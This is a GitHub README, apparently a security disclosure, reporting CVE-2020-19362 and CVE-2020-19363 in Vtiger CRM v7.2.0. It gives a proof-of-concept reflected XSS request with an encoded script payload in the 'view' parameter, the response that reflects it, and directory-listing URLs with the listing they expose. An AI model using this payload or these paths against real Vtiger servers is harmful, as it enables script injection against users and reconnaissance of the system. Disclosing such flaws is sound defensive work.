EmreOvunc / **Vtiger-CRM-Vulnerabilities** Public

Vtiger CRM v7.2.0 has Cross-Site Scripting (XSS) and directory listing vulnerabilities.

5 stars 2 forks

Star | Notifications

Code Issues Pull requests Actions Projects Security Insights

master | Go to file

EmreOvunc Update README.md ... on Jan 20, 2021 6

View code

README.md

Vtiger-CRM-Vulnerabilities

Vtiger CRM v7.2.0 has Cross-Site Scripting (XSS) and directory listing vulnerabilities.

CVE-2020-19362 - CVE-2020-19363

https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2020-19362

https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2020-19363

Vtiger CRM Reflected XSS Vulnerability

Reflected XSS in the Vtiger CRM v7.2.0 can result in an attacker performing malicious actions to users who open a maliciously crafted link or third-party web page.

PoC

To exploit vulnerability, someone could use a GET request to **'http://[server]//vtigercrm/index.php?app=&module=Campaigns&view=%3Ctest%22%3E%3Cscript%3Ealert(document.domain)%3C%2fscript%3E'** by manipulating **'view'** parameter in the request header to impact users who open a maliciously crafted link or third-party web page.

```
GET /vtigercrm/index.php?app=&module=Campaigns&view=%3Ctest%22%3E%3Cscript%3Ealert(document.domain)%3C%2fscript%3E HTTP/1.1
Host: 172.16.155.128
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:77.0) Gecko/20100101 Firefox/77.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
DNT: 1
Connection: close
Cookie: PHPSESSID=nc32t8env2h236vf3s6ftor3im
Upgrade-Insecure-Requests: 1
```

Request


Raw Params Headers Hex

```
1  GET /vtigercrm/index.php?app=&module=Campaigns&view=
   %3Ctest%22%3E%3Cscript%3Ealert(document.domain)%3C%2fscript%3E HTTP/1.1
2  Host: 172.16.155.128
3  User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:77.0)
   Gecko/20100101 Firefox/77.0
4  Accept:
   text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5  Accept-Language: en-US,en;q=0.5
6  Accept-Encoding: gzip, deflate
7  DNT: 1
8  Connection: close
9  Cookie: PHPSESSID=nc32t8env2h236vf3s6ftor3im
10 Upgrade-Insecure-Requests: 1
```

Response

Raw Headers Hex HTML Render


```
350
351  <div class="col-sm-12 col-xs-12 module-action-bar clearfix coloredBorderTop"><div class="
     module-action-content clearfix Campaigns-module-action-content"><div class="col-lg-7 col-md-7
     module-breadcrumb module-breadcrumb-<test"><script>alert(document.domain)</script>
     transitionsAllHalfSecond"><a title="Campaigns" href='
     index.php?module=Campaigns&view=List&viewname=29&app=MARKETING'><h4 class="module-title pull-l
     text-uppercase"> Campaigns </h4>  </a><p class="current-filter-name filter-name pull
     cursorPointer" title=""><span class="fa fa-angle-right pull-left" aria-hidden="true"></span><a
     index.php?module=Campaigns&view=List&viewname=29&app=MARKETING'>    </a> <
     class="col-lg-5 col-md-5 pull-right"><div id="appnav" class="navbar-right"><ul class="nav navb
     button id="Campaigns_listView_basicAction_LBL_ADD_RECORD" type="button" class="btn addButton b
```



Vtiger CRM Directory Listing Vulnerabilities


PoC

```
http://[server]/vtigercrm/libraries/
http://[server]/vtigercrm/layouts/
```



Index of /vtigercrm/libraries

Name	Last modified	Size	Description
Parent Directory		-	
HTTP_Session/	2020-04-14 20:19	-	
HTTP_Session2/	2020-04-14 20:19	-	
InStyle/	2020-04-14 20:19	-	
Oauth/	2020-04-14 20:19	-	
PHPExcel/	2020-04-14 20:19	-	
PHPMarkdown/	2020-04-14 20:19	-	
Smarty/	2020-04-14 20:19	-	
ToAscii/	2020-04-14 20:19	-	
adodb/	2020-04-14 20:19	-	
antlr/	2020-04-14 20:19	-	
bootstrap/	2020-04-14 20:19	-	
csrf-magic/	2020-04-14 20:19	-	
freetag/	2020-04-14 20:19	-	
fullcalendar/	2020-04-14 20:19	-	
garand-sticky/	2020-04-14 20:19	-	
google-api-php-client/	2020-04-14 20:19	-	
guidersjs/	2020-04-14 20:19	-	
html5shim/	2020-04-14 20:19	-	
htmlpurifier/	2020-04-14 20:19	-	
jasny-bootstrap/	2020-04-14 20:19	-	
jquery/	2020-04-14 20:19	-	
log4php.debug/	2020-04-14 20:19	-	
log4php/	2020-04-14 20:19	-	



Remediation

You should make sure the directory does not contain sensitive information or you may want to restrict directory listings from the web server configuration.

Releases 1

Vtiger CRM v7.2.0 Latest
on Apr 14, 2020

Packages

No packages published